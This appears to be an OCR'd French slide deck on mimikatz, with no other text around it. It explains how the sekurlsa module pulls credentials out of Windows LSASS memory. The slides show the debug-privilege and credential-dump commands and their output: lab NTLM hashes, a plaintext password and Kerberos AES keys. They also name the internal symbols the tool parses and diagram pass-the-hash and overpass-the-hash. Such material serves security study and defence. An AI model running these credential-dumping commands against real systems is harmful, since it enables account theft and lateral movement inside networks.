
- **mimikatz** peut lire les données du processus LSASS (depuis sa mémoire ou un dump)

- Son module **sekurlsa** peut récupérer
  - **MSV1_0** **hash & clés (dpapi et autres)**
  - **TsPkg** mots de passe
  - **WDigest** mots de passe
  - **LiveSSP** mots de passe
  - **Kerberos** mots de passe, **clés**, **tickets & code pin**
  - **SSP** *mot de passe*

- Mais aussi :
  - **pass-the-hash**
  - **overpass-the-hash / pass-the-(e)key**
    - **RC4 (ntlm), AES128 & AES256**
  - **pass-the-ticket** (API officielle MSDN)

```
mimikatz 2.0 alpha x64 (oe.eo)

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec  7 2014
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 189697 (00000000:0002e501)
Session           : Interactive from 1
User Name         : Gentil Kiwi
Domain            : HACK-1
SID               : S-1-5-21-1982681256-1210654043-1600862990-1000
        msv :
         [00010000] CredentialKeys
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
         [00000003] Primary
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * NTLM     : cc36cf7a8514893efccd332446158b1a
         * SHA1     : a299912f3dc7cf0023aef8e4361abfc03e9a8c30
        tspkg :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        wdigest :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : waza1234/
        kerberos :
         * Username : Gentil Kiwi
         * Domain   : HACK-1
         * Password : (null)
```

mimikatz :: sekurlsa



Package	Symbols	Type
tspkg	tspkg!**TSGlobalCredTable**	RTL_AVL_TABLE
wdigest	wdigest!**l_LogSessList**	LIST_ENTRY
livessp	livessp!**LiveGlobalLogonSessionList**	LIST_ENTRY
kerberos (nt5)	kerberos!**KerbLogonSessionList**	LIST_ENTRY
kerberos (nt6)	kerberos!**KerbGlobalLogonSessionTable**	RTL_AVL_TABLE
msv1_0	**lsasrv!LogonSessionList** **lsasrv!LogonSessionListCount**	LIST_ENTRY ULONG
ssp	msv1_0!**SspCredentialList**	LIST_ENTRY

```
typedef struct _KIWI_struct {
       LUID   LocallyUniqueIdentifier;
       […]
       LSA_UNICODE_STRING UserName;
       LSA_UNICODE_STRING Domaine;
       LSA_UNICODE_STRING Password;
       […]
} KIWI_struct, *PKIWI_struct;
```


Key NT 5	Symbols
RC4	*lsasrv!**g_cbRandomKey***
	lsasrv!**g_pRandomKey**
DES*x*	lsasrv!**g_pDESXKey**
	lsasrv!**g_Feedback**

Key NT 6	Symbols
	lsasrv!**InitializationVector**
3DES	lsasrv!**h3DesKey**
AES	lsasrv!**hAesKey**

```
LIST_ENTRY <offset stru_1109580, \
                        ; DATA XREF: debug143:stru_1109580↓o
                        ; debug143:011095DC↓o
           offset ?l_LogSessList@@3U_LIST_ENTRY@@A> ; _LIST_ENTRY
dd 1
dd offset struct_wdigest
_LUID <0EDABFh, 0>
dd 1
dd 0Ah
_UNICODE_STRING <14h, 16h, offset wdigest_username> ; "gentilkiwi"
_UNICODE_STRING <0Eh, 10h, offset wdigest_domain> ; "NIRVANA"
_UNICODE_STRING <20h, 20h, offset wdigest_enc_password>
_UNICODE_STRING <1Ah, 1Ch, offset wdigest_dns_domain> ; "NIRVANA.LO
```


MSV1_0

NTLM


LSASS (msv1_0)
LM
d0e9aee149655a60
75e4540af1f22d3b
NTLM (md4)
cc36cf7a8514893e
fccd332446158b1a
waza
1234/
LSASS (msv1_0)
LM
NTLM (md4)
cc36cf7a8514893e
fccd332446158b1a
cc36cf7a8514893e
fccd332446158b1a
Domain
Controller
Pass-the-Hash !

Windows Kerberos

- Que pourrions-nous faire avec plusieurs sessions Kerberos en mémoire ?
  - *Sur un Terminal Server par exemple ;)*



Windows Kerberos


- Trouver des clés…

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 15 modules * * */

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 142976 (00000000:00022e80)
Session           : Interactive from 1
User Name         : Administrator
Domain            : LAB
SID               : S-1-5-21-2929287289-1204109396-1883388597-500

         * Username : Administrator
         * Domain   : LAB.LOCAL
         * Password : waza1234/
         * Key List :
           aes256_hmac       1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
           aes128_hmac       a62abee318bc8877b6d402bde49ddd61
           rc4_hmac_nt       cc36cf7a8514893efccd332446158b1a
           rc4_md4           cc36cf7a8514893efccd332446158b1a
           rc4_hmac_nt_exp   cc36cf7a8514893efccd332446158b1a
```

Windows Kerberos

Overpass-the-hash

